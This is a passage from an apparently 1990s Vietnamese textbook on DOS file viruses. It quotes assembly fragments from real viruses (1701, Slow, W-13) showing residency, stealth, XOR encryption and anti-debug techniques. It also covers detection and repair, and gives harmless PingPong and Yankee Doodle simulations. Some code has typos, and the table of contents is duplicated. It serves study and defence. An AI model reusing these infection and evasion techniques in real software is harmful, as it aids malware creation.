push        ES                      ; sang vùng MCB mới
pop     SS
push        DI
lea     DI, EndProg
mov     SI, DI
mov     CX, offset EndProg+1    ; Chuyển điều khiển sang vùng
push        CX                      ;  MCB mới
retf
    Next:
    mov     segs, CS
mov     word ptr CS:[36h], CS
dec     BP
mov     ES, BP
mov     word ptr ES:[3], DX         ; Gán lại giá trị cho MCB mới là
mov     byteptr  ES:[0], 05Ah       ; là phần tử cuối chuỗi
mov     word ptr ES:[1], CS         ; Vùng nhớ quản lí bị giảm đi một
inc     BP                      ; một đoạn băng kích thước virus
mov     ES, BP
```

```
push        DS
pop     ES
push        CS
pop     ES
push        ES
mov     CX, offset Next1
push        CX
retf
    Next1:
mov     word ptr CS:[02Ch], 0
mov     word ptr CS:[016h], CS
jmp     far dword [offs]
offs    dw  offset EndP
segs    dw  0
    EndP:
        mov     AX, 4C00h               ; Chấm dứt chương trình
        int         21h
    EndProg:
    (Trích 1701 virus)
```

b. Thường trú sau khi đoạt lại quyền điều khiển: Để thường trú, một số Hacker đã đề nghị một phương pháp vô cùng sáng tạo, vẫn dựa vào các chức năng của DOS. Cách này dựa vào phương pháp thi hành chương trình hai lần mà tôi đã đề cập ở chương trước. Cách này sẽ lấy tên chương trình đang thi hành trong môi trường DOS tổ chức, rồi một lần nữa, nó sẽ thi hành ngay chính bản thân mình, sau khi đã giảm vùng nhớ xuống còn tối thiểu. Sau khi file thi hành xong, quyền điều khiển bây giờ lại trao về cho virus, và lúc này nó mới tiến hành thường trú bằng chức năng 31h của DOS như một chương trình bình thường. Các bước mà DOS đã đề nghị như sau :

+ Giải phóng vùng nhớ không cần thiết.

+ Tạo EPB.

+ Tìm tên file trong khối môi trường hiện thời.

+ Dùng chức năng 4B thi hành chính nó một lần nữa.

+ Nhận quyền điều khiển trả lại, dùng chức năng 4D để lấy mã lỗi ra của chương trình.

+ Dùng chức năng 31h để thường trú với BX là kích thước virus, mã ra (exit code) là mã lấy từ chức năng 4D.

Đoạn mã sau minh họa điều này :

```
; EPB được khai báo ở đây
EPB :
    Env         dw  0
    Cmd_off     dw  80h
    cmd_seg     dw  0
    FCB1_off        dw  0
    FCB1_seg        dw  05Ch
    FCB2_off        dw  0
    FCB2_seg        dw  06Ch
; Khởi tạo EPB
```

```
        mov     CS:PSP_value, ES
        mov     CS:Cmd_seg, ES
        mov     CS:FCB1_seg, ES
        mov     CS:FCB2_seg, ES
        .........
; Giải phóng vùng nhớ
        mov     ES, CS:PSP_value
        mov     AH, 04Ah
        int     21h
        ......
; Tìm tên file trong khối môi trường
        mov     ES, PSP_value
        mov     ES, ES:[2Ch ]                   ; ES trỏ đến khối môi trường
xor     DI, DI                  ; Tìm bằng cách dò dấu hiệu
mov     CX, 7FFFh               ; đầu tên file là 1 word
xor     AL, AL                  ; có giá trị 0
Next:
        repne   sacsb                   ; Tìm byte 0
        cmp     ES:[DI], AL             ; Byte tiếp theo = 0 ?
        loopns  Next
        mov     DX, DI
        add     DX, 3                   ; ES:DX trỏ đến tên file
; chuẩn bị gọi chức năng 4B
        mov     AX, 4B00h
        push        ES
        pop     DS                      ; DS:DX trỏ đến tên file
        push        CS
        pop     ES                      ; ES:BX trỏ đến EPB
        mov     BX, offset EPB
        .......
        pushf
        call    far   dword [Old_int21]         ; Gọi chức năng 4B
        .......
; Lấy mã lỗi
        mov     AH, 4Dh
        int     21h
; Thường trú
        mov     AH, 31h
        mov     DX, 06C4h               ; Kích thước virus theo byte
        mov     CL, 4                   ; sẽ được đổi sang đoạn
        shr     DX, CL
        add     DX, 10h
        int     21h
        .........
```

(Trích Slow virus).

Song phương pháp này vẫn có hạn chế, nó không thể lây lan được COMMAND.COM vì khi COMMAND.COM lên lần đầu tiên, nó sẽ không bao giờ trả quyền lại cho virus cả, mặt khác, sẽ không có virus nào lây tiếp vì dấu hiệu trong vùng nhớ cho biết virus đang ở quá trình đợi điều khiển. Do đó, tất cả các virus được thiết kế theo phương pháp này đều kiểm tra tên file với COMMAND.COM trước khi nó lây.

4/ Kĩ thuật phá hoại:

a. TF - virus: Do TF - virus chỉ giành quyền điều khiển có một lần, nó không thể đếm giờ một cách đều đặn được, do đó phần lớn các TF - virus đều mang tính phá hoại ngẫu nhiên và tiến hành ngay trên file đối tượng. Việc phá hoại tương đối nhỏ, chỉ đơn giản là xóa file một cách ngẫu nhiên, đổi lại ngày giờ tạo file chẳng hạn.

b. RF virus: Đối tượng phá hoại của virus loại này phong phú hơn, bao gồm màn hình, loa, đĩa ... Phần phá hoại có thể là cuộc "thi tài" giữa các giải thuật ngắn gọn nhưng có hiệu suất cao. Hiếm thấy virus nào mang tính phá hoại tàn khốc, nhưng sau nay, khi virus dễ bị phát hiện, nó đã không còn mang tính hiền hòa nữa. Kĩ thuật đếm giờ, số lần lây giống như B virus.

Tuy vậy, các ngắt thường chiếm của RF - virus là ngắt 1Ch hơn là ngắt 8 (nếu đối tượng phá hoại là loa). Các đoạn mã minh họa phần phá hoại có thể xem trong phần phụ lục.

5/ Kĩ thuật gây nhiễu và ngụy trang.

a. Ngụy trang: Một yếu điểm không cách nào tránh khỏi là file đối tượng sẽ bị tăng kích thước. Lượng tăng lên này phụ thuộc vào việc có bao nhiêu virus đã lây vào và kĩ thuật lây. Đây cũng là một thách thức cho các Hacker. Song về sau này, cũng đã có cách giải quyết khi lệnh DIR của DOS dùng chức năng 11h và 12h để lấy thông tin về file (kể cả kích thước), do đó, việc chi phối chức năng này cũng có thể đánh lừa được một số người. Nhưng điều này cũng gây hiệu ứng cho các phần mềm dùng các chức năng này để copy file, so sánh hay tổ chức lấy việc thi hành file mà không thông qua DOS.

b. Gây nhiễu: Nếu vấn đề ngụy trang chỉ đơn giản là nhằm giải quyết hiện tượng tăng kích thước, thì vấn đề gây nhiễu lại có tầm quan trọng trong việc chống những phần mềm antivirus có ý định "trục xuất" virus ra khỏi file.

Thông thường, các nhà chữa trị virus phải nắm được virus cất dấu dữ liệu của file đối tượng ở đâu rồi khôi phục lại. Để làm điều này, đôi khi họ phải tham khảo chương trình virus và cũng dễ theo dõi nếu kích thước chương trình quá nhỏ. Kĩ thuật gây nhiễu sẽ không cho họ có khả năng để làm việc này, hoặc làm trong điều kiện cực kì khó khăn vì logic chương trình. Thông thường, virus sẽ thực hiện :

+ Anti-debug: Các thảo chương viên thường dùng các phần mềm debug (như DEBUG, D86, Turbo Debugger .....) để theo dõi chương trình virus. Các chương trình này thực chất phải dùng các ngắt 1 và 3 để thi hành từng bước một. Tất nhiên điều này sẽ không còn thực hiện được nữa vì virus cũng sẽ chi phối ngắt 1 và 3, bất kì sự xâm phạm vào đền ngắt này sẽ dẫn đến những kết cục không lường trước được.

+ .EXE header giả: Khi kiểm tra virus trên file .EXE, điều bắt buộc là thảo chương viên phải đọc bảng .EXE header vào và định đầu vào file, từ đó mới phát hiện ra virus. Nay điều này cũng không còn như trước nữa. Thật là không may nếu họ đọc bảng tham số này bằng cách mở file và đọc, chương trình virus đã nhanh tay hơn khi phát hiện ra ý đồ này và thay vào đó một bảng tham số bình thường thì mọi chuyện vẫn bình thường, nghĩa là "tình hình ở file vô cùng yên tĩnh".

+ Mã hóa chương trình: Một hướng khác cũng được nhiều F - virus áp dụng nhằm mục đích chống debug bằng cách mã hóa phần lớn chương trình virus. Chỉ khi nào vào vùng nhớ, phần chương trình này mới được mã hóa ngược lại. Kĩ thuật mã hóa thường dùng chỉ là sử dụng kết quả của lệnh XOR. Một virus thuộc hàng lão làng là 1701 đã sử dụng kĩ thuật này. Tuy nhiên, một lần mã hóa cũng không làm các nhà chống virus nản lòng nên khuynh hướng của virus hiện nay là mã hóa thành từng tầng, tầng này giải mã cho tầng kế nó và khóa của

mỗi phần tùy thuộc vào thời gian lây (nghĩa là với các file được lấy ở những thời điểm khác nhau, phần mã cũng khác nhau.

6/ Các kĩ thuật khác.

a. Kĩ thuật định vị chương trình: Đối với những F - virus, áp dụng kĩ thuật lây chèn đầu không gặp những rắc rối này (nhưng nhược điểm của nó là chỉ lây được trên file COM). Nhưng những F - virus dùng phương pháp Append file thì lại gặp rắc rối do việc định vị những biến nội tại trong chương trình virus vì rõ ràng offset của nó không xác định một cách tuyệt đối mà phụ thuộc vào kích thước file nó gắn vào. Các cách để giải quyết trường hợp này là:

+ Định vị tương đối: Chương trình virus sẽ định vị offset của nó trong mọi file theo đầu vào virus hơn là từ PSP trở đi. Nghĩa là mọi tác vụ truy xuất biến nội tại cũng được tính từ đầu chương trình virus. Điều này lại gây lúng túng cho các nhà sản xuất phần mềm một khi F - virus loại này xuất hiện. Thông thường để định vị đầu vào chương trình virus, virus sẽ đẩy offset kế tiếp vào trong Stack rồi lấy nó ra bằng một lệnh POP, đơn giản lấy giá trị này vào trong một thanh ghi cho phép tham chiếu gián tiếp (SI, DI, BX... chẳng hạn), lúc này mọi tham chiếu các biến nội tại sẽ theo thanh ghi này.

Đoạn mã sau minh họa cách thức này.

```
; Entry của chương trình virus
    entry:
        call    Next                    ; Đẩy offset nhãn next vào Stack
    Next:
        pop     SI                  ; Lấy ngược ra bằng lệnh POP
        sub     SI, 3                   ; Vì lênh CALL chiếm 3 byte
                                    ; nên lúc này SI trỏ đến đầu chương
        .......                         ; trình virus.
        mov     word ptr [SI+100h]      ; Tham chiếu biến nội tại
        .......
```

Song phương pháp này lại làm cho một số nhà Hacker khó chịu khi việc định vị tương đối này "chiếm" mất một thanh ghi. Vì vậy, một đề nghị khác được nêu ra nhằm khắc phục trường hợp này.

+ Định vị tuyệt đối bằng cách thay đổi CS:IP : Sau khi được trao quyền điều khiển, chương trình virus có thể chiếm và lưu trú một vùng nhớ, chuyển chương trình sang vùng này theo offset tùy chọn (thường là 0, 0100h), rồi chuyển quyền điều khiển sang vùng mới tạo này.

b. Kĩ thuật lấy ngắt: Không như B - virus, số lượng ít và cũng có ít khi tồn tại quá nhiều loại trong vùng nhớ, F - virus có thể tồn tại đồng thời nhiều loại trong vùng nhớ. Và chắn hẳn độc giả ai cũng biết rằng F - virus sẽ chi phối ngắt 21h. Một quy luật vàng trong máy tính: quyền lợi thuộc về những phần mềm nào chi phối máy trước tiên, những chương trình virus lên sau sẽ không còn cái quyền ưu tiên ấy nữa. Mặt khác, một phần mềm chống virus dạng thường trú cũng có thể lên trước hết và chi phối ngắt 21h, bất kỳ một lời gọi mở/đọc/ghi file đều được nó kiểm tra chặt chẽ (một số phần mềm chống virus trong nước cũng áp dụng kiểu này).

Lúc này, vấn đề sống còn đặt ra là làm sao chiếm cho được ngắt 21h chuẩn của DOS. Ai nắm được điều này đầu tiên, người đó sẽ có toàn quyền với các lời gọi ngắt tiếp sau đó mà không một ai kiểm soát nổi.

Có một vài cách để lấy được ngắt 21h chuẩn này, trong đó có một cách rất thông minh của virus Yankee Daodle: nó đã có được ngắt 21h chuẩn bằng cách thông qua ngắt 1 và 3, hay tự định vị tuyệt đối như ở một phần mềm chống virus. Tuy nhiên, những cách có được vẫn không thuyết phục được những nhà lí thuyết vì trong thực tế khả năng không đạt được có thể rất cao.

Đó là toàn bộ những kĩ thuật mà F - virus hay dùng, tuy không bắt buộc mọi B - virus tuân theo, nhưng hầu hết virus hiện nay, trong cũng như ngoài nước đều áp dụng.

VI - Phân tích F - virus.

Việc phân tích không nhằm đưa ra những virus có kĩ thuật viết phức tạp hay dùng những thủ thuật để chống debug,,, mà ở đây tôi chỉ chọn virus có cách viết đơn giản, ngắn gọn, nhằm mục đích minh họa vài kĩ thuật then chốt.

Ứng với hai loại F - virus chúng ta sẽ lần lượt phân tích hai virus được nhiều người biết đến W-13 (còn được biết dưới tên 534), một trong những virus đầu tiên xuất hiện tại thành phố và Datalock ver 1.00 có sức lây lan rất mạnh. Hai virus này được chọn vì lí do chương trình của chúng đơn giản, không có Anti-debug.

1/ TF - virus: W-13.

a. Mô tả:

+ Kích thước 534 byte.
+ Đối tượng: chỉ những fiel dạng .COM trong thư mục hiện hành.
+ Cách định vị tương đối theo đầu chương trình virus.
+ Phá hoại: đổi thánh tạo file thành tháng 13.
+ File đối tượng là một 3 lệnh NOP, tận cùng là lệnh INT 20

b. Phân tích: Đoạn chương trình được dịch bằng Source.exe.

```
CodeSegA        seg
    assume  CS: CodeSegA, DS:CodeSegA
    org     100h
534     proc    far
Start:
    jmp     loc1
    db      0CDh, 20h           ; Mã lệnh của file đối tượng
    db      507 dup (0)
Loc1:
    push        AX
    mov     SI, 465h            ; SI trỏ đến bảng tham số nội tại
    mov     DX, SI              ; InternalBuffer
    add     SI
    cld
    mov     DI, 100h
    rep     movsb               ; Trả lại 3 byte mã cho chương trình
    mov     DI, DX
    mov     AH, 30h             ; Lấy version của DOS
    int     21h
    cmp     AL, 0               ; ? sai version
    jne     loc2
    jmp     loc16
loc2:
    mov     DX, 2Ch             ; Đặt lại DTA vào buffer
    add     DX, DI
    mov     BX, DX              ; BX= InternalBuffer
```

```
        mov     AH, 1Ah                 ; +2Ch= DTABuffer
        int     21h
        mov     BP, 0
        mov     DX, DI
        add     DX, 7                   ; Trỏ DS:DX vào TypeFile
    loc3:
        mov     CX, 3
        mov     AH, 4Eh                 ; FindFisrt
        int     21h
        jmp     loc5
    loc4:
        mov     AH, 4Fh
        int     20h
    loc5:
```

VII - Phòng chống f - virus.

1/ Phát hiện: Một đĩa hay file bị nhiễm virus phải được nhận diện xem loại virus nào và tương ứng sẽ có cách chữa trị. Việc phát hiện đầu tiên được tiến hành trong vùng nhớ (để phát hiện RF - Virus) rồi sau đó mới bắt đầu trên đĩa (cho cả hai loại virus).

a. Trong vùng nhớ: Vô cùng cần thiết vì nó cho biết bước chữa trị tiếp theo có thể được thực hiện hay không.

Đối với 1 số loại virus, việc mở file, tìm file trên đĩa đều bị lây và do đó một phần mềm Antivius lại giúp cơ hội cho virus lây lan. Việc phát hiện có thể bằng nhiều cách:

+ Phát hiện chênh lệch vùng nhớ cao: do loại virus tách một vùng bộ nhớ ra khỏi tầm kiểm soát của DOS, sự chênh lệch sẽ xuất hiện giữa vùng nhớ do BIOS quản lí và vùng nhớ do DOS quản lí. Tuy nhiên, sự chênh lệch này cũng không có nghĩa là máy đã bị nhiễm mà cần phải thực hiện thêm một bước tiếp theo: Dò tìm đoạn mã: mỗi progvi đều có đoạn mã đặc trưng, chương trình chống virus sẽ tiến hành dò các đoạn mã virus từ vùng nhớ thấp lên vùng nhớ cao. Mọi phát hiện đưa đến kết quả có virus, song phương pháp này tỏ ra không hiệu nghiệm vì nó chỉ phát hiện những virus đã biết, mặt khác tồn tại một đoạn dữ liệu "trùng" với đoạn mã progvi (là dữ liệu một phần mềm diệt virus khác được tải lên vùng nhớ trước đó chẳng hạn) sẽ dẫn đến sai lầm.

b. Trên file: Để xác định một file có bị nhiễm hay không, có thể dùng một trong những cách sau:

+ Kích thước file sau lệnh nhảy: Mỗi một progvi đều có kích thước chuẩn của mình. Chương trình virus sẽ định vị đầu vào nếu đầu file là một lệnh nhảy, so sánh đầu vào này với các kích thước của file để suy ra file bị nhiễm hay chưa. Đối với file .EXE có thể định vị đầu vào từ bảng tham số .EXE header, từ đó suy ra kích thước sau đó.

Phương pháp này không hiệu nghiệm và tỏ ra kém chính xác nếu ta biết rằng hiện nay, các virus trùng kích thước rất nhiều. Mặt khác, đâu ai cấm một chương trình có khoảng cách sau lệnh JMP đến cuối file bằng kích thước virus. Do lỗi này, hiện nay phương pháp này không được dùng nữa, mặc dù virus còn dùng do tốc độ nhanh.

+ Dò tìm đoạn mã Progvi: Tương tự như trong vùng nhớ và tất nhiên cũng gặp lỗi nếu dò phải một file chống virus khác, kể cả chính nó chẳng hạn.

2/ Chữa trị: Việc chữa trị file đơn giản hơn việc chữa trị đĩa. Chỉ đơn giản là trả lại dữ liệu của chương trình đối tượng đã bị virus chiếm giữ và cắt progvi ra khỏi file đối tượng.

a. Đối với các file dạng COM/BIN:

+ Nếu dạng Appenfzd file: Chỉ đơn giản định vị và trả lại các byte đầu bị virus chiếm, dời con trỏ đến đầu vào progvi rồi cắt progvi ra khỏi file.

+ Nếu dạng chèn đầu: Phải tải toàn bộ file vào vùng nhớ rồi ghi lại vào đĩa với chỉ định đầu vào file bằng địa chỉ buffer cũ cộng với kích thước chương trình virus.

b. Đối với file dạng .EXE: Nếu virus lưu giữ .EXE header cũ của file thì chỉ việc khôi phục đơn giản bằng cách trả lại .EXE header cũ, ngược lại, phải định vị các yếu tố của bảng .EXE header. Một điều đáng nói là trong quá trình khôi phục file .EXE, kích thước cũ của nó có thể không được trả lại đúng vì một điều đơn giản: trong quá trình định vị cho CS, bắt buộc kích thước file phải được làm tròn thành đoạn, chính vì điều này, các file .EXE được khôi phục đều có kích thước chia hết cho 16 và lượng chênh lệch khoảng 15 byte (nếu virus không lưu giữ giá trị kích thước file cũ).

3/ Phòng chống: Hiện nay, chưa có phần mềm nào tỏ ra hiệu quả trong việc phòng chống F - virus, mặc dù có quá nhiều phần mềm chống virus trên thị trường. Có thể kể ra cách chống virus sau :

+ Thường trú và dò tìm: phần mềm Antivirus sẽ thường trú và bất kì một file được thi hành bằng chức năng 4B sẽ được nó kiểm tra xem có bị nhiễm virus không trước khi cho thi hành. Cách này không hiệu quả nếu có một virus mới xuất hiện và số lượng virus càng tăng sẽ làm tăng thời gian kiểm tra.

+ Thường trú và phát hiện virus trong vùng nhớ: Phần mềm Antivirus sẽ thường trú và chi phối các ngắt của DOS, các tác vụ gọi DOS hàng loạt để mở file, đổi thuộc tính, lấy và đặt lại ngày giờ cập nhật file sẽ được ghi nhận và thông báo sự có mặt của virus. Tuy vậy, đối với loại virus tinh khôn, việc lấy địa chỉ gốc của DOS là điều dễ dàng nên không thể kiểm soát được các hành động tiếp theo của virus.

4/ Khôi phục hậu quả: Những phá hoại của F - virus đôi khi cũng khá tàn nhẫn như xóa FAT, ROOT, format ... ở đây, khi gặp hậu quả đã rồi của virus, việc tốt nhất cần làm là đừng vội vã format lại đĩa, vì số virus format đĩa không phải là nhiều, mà đôi khi chỉ là xóa một phần hay cùng lắm format một lần đĩa. Phần còn lại vẫn có thể khôi phục lại bằng một số phần mềm chuyên dụng như Fixdisk của Pctool, NDD của Norton Untilities. Nếu vẫn không sửa chữa được và thông tin trên đĩa có giá trị thì nên mời một nhà chống virus đến trước khi có quyết định cuối cùng là format đĩa.

PHỤ LỤC

Một Số Chương Trình Mô Phỏng

1/ Đoạn chương trình mô phỏng virus PingPong

```
;Tạo một trái ball trên màn hình. Nó sẽ chuyển động tuân theo đúng các định
;luật phản xạ. Không ảnh hưởng gì đến hoạt động của máy.
Code        Segment byte public
            Assume CS: code. DS: code
            org     100h
main        Proc        near
            jmp     begin
    main        endp
    int8    proc    near
push        DS                      ;Cất thanh ghi
push        AX
push        BX
push        CX
push        DX
;Kiểm tra xem mode màn hình có thay đổi gì không
push        CS
pop     DS
mov     AH, 0Fh
int     10h                     ;Lấy mode video
mov     BL, AL
cmp     BX, word ptr DispMode       ;? Thay mode
je      cont1
;Cập nhật tham số mới nếu có thay đổi
mov     word ptr DispMode, BX
dec     AH
mov     byte ptr MaxColumn, AH
mov     AH, 1
cmp     BL, 7
jne     cont2
dec     AH
    Cont2:
cmp     BL, 4
jae     cont3
dec     AH
    Cont3:
mov     byte ptr TextGraph, AH
mov     word ptr CurPos, 101h
mov     word ptr Direction, 101h
```

```
mov     AH, 3                   ;Đọc vị trí con trỏ hiện thời
int     10h
push        DX
mov     DX, word ptr CurPos
jmp     cont4
    Cont1:
mov     AH, 3                   ;Đọc vị trí con trỏ hiện thời
int     10h
push        DX                      ;Cất vị trí này vào Stack
mov     AH, 2                   ;Đặt lại vị trí con trỏ
mov     DX, word ptr CurPos         ;Tới vị trí Ball
int     10h
mov     AX, word ptr CharAtrib      ;Mode màn hình hiện thời là
cmp     byte ptr TextGraph, 1       ;Graph hay Text
jne     cont5                   ;Nếu là Graph sẽ dùng XOR
mov     AX, 8307h               ; character bite
    cont5:
mov     BL, AH
mov     CX, 1                   ;Trả lại kí tự cũ tại vị trí
mov     AH, 9                   ;Ball đã chiếm
int     10h
    cont4:                              ;Tính toán hướng nẩy của ball
mov     CX, word ptr Direction
cmp     DH, 0
jne     cont6
xor     CH, 0FFh
inc     CH
    Cont6:
cmp     DH, 10h
jne     Cont7
xor     CH, 0FFh
inc     CH
    Cont7:
cmp     DL, 0
jne     cont8
xor     CL, 0FFh
inc     CL
    cont8:
cmp     DL, byte ptr MaxColumn
jne     cont9
xor     CL, 0FFh
inc     CL
    cont9:
 cmp        CX, word ptr Direction
jne     cont11
```

```
mov     AX, word ptr CharAttrib
and     AL, 7
cmp     AL, 3
jne     cont12
xor     CH, 0FFh
inc     CH
    cont12:
cmp     AL, 5
jne     cont11
xor     CL, 0FFh
inc     CL
    cont11:
add     DL, CL
add     DH, CH
mov     word ptr Direction, CX
mov     word ptr CurPos, DX
mov     AH, 2                   ;Đặt con trỏ vào vị trí mới,
int     10h                     ;đọc kí tự sẽ bị Ball thay thế
mov     AH, 8                   ;Kí tự này sẽ được trả lại trong kì
int     10h                     ;gọi ngắt tiếp theo
mov     word ptr CharAttrib, AX
mov     BL, AH
cmp     byte ptr TextGraph, 1
jne     cont13
mov     BL, 83h
cont13:                                 ;In Ball ra màn hình tại vị trí
mov     CX, 1                   ; mới, nếu màn hình ở chế
mov     AX, 0907h               ;độ Graphic, kí tự hiện thời
int     10h                     ;được XOR charactor bits
pop     DX
mov     AH, 2                   ;Đặt con trỏ lại vị trí cũ trước
int     10h                     ;khi gọi ngắt bằng cáCH lấy lại
pop     DX                      ;trong Stack
pop     CX
pop     AX
pop     DS
    cont14:
jmp     far     0000:0000
    int8 endp
CharAttrib  dw      0
CurPos      dw      101h
Direction       dw      101h
TextGraph   db      0FFh
DispMode        db      0FFh
PageActive  db      0FFh
```

```
MaxColumn db      0
    install   procnear
    begin:
mov     AX, 3508h               ;Lấy địa chỉ ngắt 8
int     21h
mov     word ptr [cont14+1], BX     ;Cất địa chỉ này
mov     word ptr [cont14+3], ES
mov     DX, offset int8             ;Thay ngắt 8
mov     AX, 2508h
int     21h
mov     DX, offset begin        ;Thường trú bằng ngắt 27h
int     27h
    install   endp
        code        ends
        end     main
```

2/ Đoạn chương trình mô phỏng Yankee Doodle virus.

```
;Lập trình ra loa - cho phép chơi bài Yankee Doodle
;Không ảnh hưởng gì đến hoạt động của máy
code        segment     byte    public
            assume      CS: code, DS: code
            org         100h
    main        proc        near
            jmp     begin
    main        endp
    newint1C    procnear
pushf
push        AX
push        BX
push        DS
push        ES
push        CS
push        DS
cmp     byte ptr active, 1      ;Đã active chưa, nếu rồi sẽ không active nữa
jne     exit
cmp     byte ptr active, 0      ;Đã bắt đầu chơi chưa, nếu rồi
jne     cont3                   ;sẽ không reset lại
;Phần này reset các buffer chứa Note và Delay
mov     word ptr beginMusic, offset music
mov     word ptr beginDelay, offset delay
mov     byte ptr active, 1      ;Đặt cờ báo đã reset
    cont3:
cmp     byte ptr cont, 0            ;? Delay một note đã hết chưa, nếu
je      cont1                   ;không sẽ đếm bằng cách giảm 1đơn vị
dec     byte ptr count
```

```
jmp     exit
    coun1:
;Phần này chơi một note bằng cách lấy ra một note trong bufferBeginMusic
;và thời gian trong buffer beginDelay, thời gian này sẽ được đếm trong biến Count
mov     BX, BeginMusic
cmp     DS: word ptr [BX], -1           ;Cuối buffer chưa
jne     count2
in      AL, 061h                        ;Tắt loa bằng cách tắt bit 0 và 1
and     AL, 0FCh
out     61h, AL
mov     byte ptr active, 0
jmp     exit
    cont2:                                  ;Lập trình cho kênh 2 của 8253
mov     AL, 0B6h
out     43h, AL
mov     AX, DS:[BX]
out     42h, AL
mov     AL, AH
out     42h, AL
in      AL, 61h
or      AL, 3
out     61h, AL
add     word ptr BeginMusic, 2
mov     BX, BeginDelay
mov     AL, byte ptr DS:[BX]
dec     AL
mov     count, AL
inc     word ptr BeginDelay
    exit:
pop     ES
pop     DS
pop     BX
pop     AX
popf
jmp     CS: dword ptr int1C
newint1C        endp
    int1c       dw      0
    music
db  0C7h, 11h, 0C7h, 11h, 0E6h, 0Fh, 28h, 0Eh, 0C7h, 11h, 28h, 0Eh, 0E6h, 0Fh, 04Ch, 17h
db  0C7h, 11h, 0C7h, 11h, 0E6h, 0Fh, 28h, 0Eh, 0C7h, 11h, 0C7h, 11h, 0C7h, 11h, 0C7h,
11h
db 0E6h, 0Fh, 28h, 0Eh, 59h, 0DH, 28h, 0Eh, 0E6h, 0Fh, 0C7h, 11h, 0Efh, 12h, 0C4h, 17h
db 02Ch, 15h, 0Efh, 12h, 0C7h, 11h, 0C7h, 11h, 02Ch, 15h, 0Efh, 12h, 02Ch, 15h, 0C5h, 1Ah
db 02Ch, 15h, 0Efh, 12h, 0C7h, 11h, 02Ch, 15h, 0C4h, 17h, 02Ch, 15h, 0C4h, 17h, 0C5h,
1Ah
```

```
db 67h, 1Ch, 0C5h, 1AH, 0C4h, 17h, 2Ch, 15h, 0EFh, 12h, 2Ch, 15h, 0C5h, 1Ah, 2Ch, 15h
db 0EFh, 12h, 0C7h, 11h, 2Ch, 15h, C4h, 17h, C7h, 11h, 0EFh, 12h, 0E5h, 0Fh, 0C7h, 11h
db 0C7h, 11h, 0FFh, 0FFh
    delay
db   5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 9h, 9h, 5h, 5h
db   5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 9h, 9h, 5h, 5h, 5h, 5h
db 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h, 5h
db 5h, 5h, 6h, 5h, 5h, 5h, 5h, 9h, 9h
    beginMusic      dw  offset music
    beginDelay      dw  offset delay
    active          db      1
    active1         db      0
    count           db      0
    install         procnear
    begin:
AX, 351Ch                   ;Chiếm ngắt 1Ch
int     21h
mov     DS: word ptr int1C, BX
mov     DS: word ptr [int1C+2], ES
lea     DX, NewInt1C                ;Thay địa chỉ ngắt 1Ch mới
mov     AX, 251Ch
int     21h
lea     DX, begin
int     27h                         ;Thường trú bằng ngắt 27h
    install endp
    code        ends
                end main
```

Tài Liệu Tham Khảo

I. Sách:

1/ V.i.R.U.S Protection — Kane Pamela

2/ Norton Disk Companion — Peter Norton

II. Phần mềm:

1/ Doshelp Flamebeaux Software

2/ Norton Guide Norton.

3/ A86/D86.com Eric Isaacson

4/ Các chương trình virus ???

Mục Lục

Lời nói đầu 3

Giới thiệu tổng quát về virus tin học

I. Virus và Trjan horse 5
II. ý tưởng và lịch sử 7
III. Cách thức lây lan và phá hoại 8

Chương 1: Đĩa - Sơ lược về đĩa

I. Cấu trúc vật lí 13
II. Cấu trúc logic 17
III. Các tác vụ truy xuất đĩa 28

Chương 2: B - virus

I. Phương pháp lây lan 49
II. Phân loại 51
III. Cấu trúc chương trình B - virus 52
IV. Các yêu cầu của một B - virus 54
V. Phân tích kĩ thuật 56
VI. Phân tích một B - virus mẫu .....
VII. Cách phòng chống và chữa trị virus .....

Chương 3: Quản lí file và vùng nhớ dưới DOS

I. Quản lí và tổ chức thi hành file dưới DOS .....
II. Tổ chức quản lí vùng nhớ .....

Chương 4: F - virus

I. Phương pháp lây lan 49
II. Phân loại 51
III. Cấu trúc chương trình B - virus 52
IV. Các yêu cầu của một B - virus 54
V. Phân tích kĩ thuật 56
VI. Phân tích một B - virus mẫu .....
VII. Cách phòng chống và chữa trị virus .....